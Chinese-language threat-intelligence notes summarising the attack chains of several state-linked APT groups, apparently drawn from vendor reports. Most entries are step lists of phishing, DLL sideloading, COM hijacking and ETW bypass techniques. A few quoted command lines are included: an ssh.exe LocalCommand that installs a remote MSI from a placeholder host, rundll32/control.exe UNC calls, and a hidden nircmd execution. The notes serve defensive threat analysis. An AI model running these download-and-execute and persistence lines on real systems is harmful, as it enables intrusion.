威胁情报TTP笔记-2
分析21
朝鲜 - Kimsuky、APT43
https://wezard4u.tistory.com/429876
- .link 文件钓鱼、执行powershell
- powershell 添加计划任务,执行1.ps1
- 1.ps1从github拉取2.ps1并执行
总结:无后续
分析22
朝鲜 - Kimsuky、APT43
https://mp.weixin.qq.com/s/9ilhH-WUqeNCStDfbrBsrw
- 安装程序投毒
- 从资源文件提取zip,解密释放正常软件和恶意.link
- link执行powershell,进程识别、vm识别、信息探针、添加计划任务
- 下载隐写数据文件,修复文件头、反射加载.NET Rat
- Rat采用 动态插件加载机制
总结:无
分析23
熊猫 - Volt Typhoon
总结:无
分析24
熊猫 - BlueMoon 漏洞利用工具包(Chrome+Windows)
https://thehackernews.com/2026/09/four-spy-groups-used-same-chrome-and.html
https://thehackernews.com/2026/09/china-linked-hackers-exploit-chrome.html
漏洞利用链:
- v8类型混淆
- v8沙箱逃逸
- Windows ALPC 提权(CVE-2026-85880)
UTA0560:
- 白加黑,添加计划任务、下载 .msi 文件
- msiexec 执行 .msi文件
- .msi文件执行自定义js代码
- js代码拉取恶意js并通过eval() 执行
- 恶意js为后门程序功能代码,提供简单的操作
Violet Typhoon:
- 执行一个chrome拓展静默安装器
- 恶意拓展功能:键盘记录、cookie和会话窃取、屏幕截图、数据外泄
UTA0565:
- 控制流扁平化的简单c后门
总结:漏洞利用工具包像是被卖的
分析25
伊朗 - SHELBY
https://unit42.paloaltonetworks.com/blinder-tunnel-targets-critical-infrastructure/
- 冒充IT部门,向软件工程师发送职位邀请
- 前期话术铺垫后发送恶意Visual Studio测试项目,作为能力测试诱导应聘人员打开

- 恶意.csproj 通过 GetFrameworkPaths 进行payload复制、启动白exe
- 白exe为合法且签名,但是通过 .config 文件 实现 AppDomainManager劫持,关闭ETW

- 白加黑启动黑dll
- Obfuscar 文件混淆
loader - 黑dll:
沙箱检测
持久化:添加启动项注册表
通过Github三方实现:主机信息上传、本地命令执行并结果上传、issue作为备用
本地命令执行 通过自定义的PsProxy.dll,利用加载 System.Management.Automation 程序集,在不启动powershell.exe 进程情况下命令执行
解密文件,内存加载 Rat
总结:利用 .NET AppDomainManager劫持 操纵合法的配置文件禁用ETW、利用 System.Management.Automation 绕过powershell.exe 进程
分析26
印度 - Patchwork、白象、摩诃草
https://pan1c.org/posts/patchwork-badnews-backdoor/
- .link文件钓鱼,启动powershell远程下载loader等文件
- 创建计划任务运行白exe
- 白加黑
- 黑dll,一个简易的peloader,解密并运行Rat
- Rat功能简单
总结:无
分析27
朝鲜 - Kimsuky、APT43
https://mp.weixin.qq.com/s/LkX7gqz6uxyYFPHP9qJgBA
- .link文件钓鱼,bat释放
- certutil.exe从三方下载诱饵文档并打开
- 下载 NirCmd.exe:nircmd.exe exec hide “C:\Scripts\backup.bat”
NirCmd 是 NirSoft 开发的一款免费、轻量级 Windows 命令行工具,可通过简单指令执行系统控制、文件管理、注册表操作、网络管理等多种任务,无需图形界面
- 添加计划任务,持久化运行nircmd.exe
- 读取 HKLM\SOFTWARE\Microsoft\Cryptography 全局唯一标识
- 多阶段使用certutil.exe、curl.exe 从三方下载c2等文件
- copy 重命名 conhost –headless 启动 powershell.exe

总结:NirCmd.exe - LOLbins
分析28
越南 - 海莲花、APT32
https://mp.weixin.qq.com/s/FIDg23u6Peb_cR8N7ddzbA
- .zip文件钓鱼,包含恶意.img镜像文件,再次解压后包含.link与子目录多个恶意文件

- .link执行vbs
- 打开诱饵文档、复制白加黑、运行dll
- 延时启动白加黑
loader - 黑dll:
- 反调试、反沙箱
- 持久化1:写入注册表
- 持久化2:导出注册表并修改,通过shellcode加载HiveSwarming.exe转化为 NTUSER.MAN 文件实现持久化
- 执行shellcode,栈字符串隐藏、API hash。内存中加载C2

总结:NTUSER.MAN 持久化 参看:https://www.praetorian.com/blog/corrupting-the-hive-mind-persistence-through-forgotten-windows-internals/
分析29
俄罗斯 - Star Blizzard
- zip文件钓鱼,包含恶意 .VHDX 虚拟硬盘文件,再次解压后包含.link与子目录多个恶意文件
- .link启动 conhost.exe –headless 启动 cmd.exe 执行bat
- 释放诱饵文件
- 利用 ssh.exe 的 LocalCommand 启动 cmd.exe 与 msiexec 远程安装msi文件
ssh.exe -o “StrictHostkeychecking=no” -o “PermitlocalCommand=yes” -o “LocalCommand=cmd.exe /q /c start msiexec /q /i https://xxx/f.msi"
- msi通过 control.exe 运行恶意 .cpl文件(DLL文件) 进行下载安装C2
- 使用多个LOL文件
- rundll32.exe Shell32.dll,Control_RunDLL \\x.x.x.x
- control.exe \\x.x.x.x
总结:ssh.exe、control.exe - LOLbins
分析30
俄罗斯 - Secret Blizzard、Turla
https://pan1c.org/posts/turla-new-sample-analysis/
- vbs启动
- 子程序创建COM组件
- rundll32执行COM组件
- BinaryFormatter反序列化内存执行C2
总结:无
分析31
巴基斯坦 - APT36、Transparent Tribe、透明部落
https://pan1c.org/posts/curry-flavored-article/
- .VHDX 文件钓鱼,包含恶意 .link 调用mshta远程下载hta文件并执行
许多网关缺乏深度解析 VHD/VHDX 内部文件结构的能力,显著增加了静态检测的难度
Windows 10 及更高版本系统原生支持挂载 VHD/VHDX 文件,用户双击即可像打开普通磁盘一样查看其中的内容,操作流畅且无需第三方软件
能绕过 Windows 的 MoTW 保护
- hta通过 BinaryFormatter反序列化内存执行C2
- wmi 查询 SecurityCenter2 识别AV
- 不同AV有差异化的持久方法
- C# Rat
总结:关于 VHD/VHDX 的利用详见 :The Dangers of VHD and VHDX Files
分析32
韩国 - APT-C-60、伪猎者
https://mp.weixin.qq.com/s/A1UhFfqnGRLsEZywvaQA4A
- .vhdx 文件钓鱼,包含恶意 .link
- .link 执行命令
- 添加注册表 HKCU\\Software\\Classes\\CLSID\{566296fe-e0e8-475f-ba9c-a31ad31620b1}\\InProcServer32 实现 COM劫持
- 重启后触发COM劫持,启动downloader1
downloader1 - dll:
- xor解密API函数字符串,动态模块加载
- github下载解密落地,然后LoadLibraryW 加载downloader2
downloader2 - dll:
- xor解密API函数字符串,动态模块加载
- COM接口创建计划任务
- 计划任务创建 COM劫持
- github下载,内存解密后,落地补全PE头
- 触发COM劫持触发loader
loader - dll:
- LoadLibraryW 加载 C2
C2:
- 解密字符串、互斥、SetFileAttributesW 设置隐藏属性
总结:多阶段、COM劫持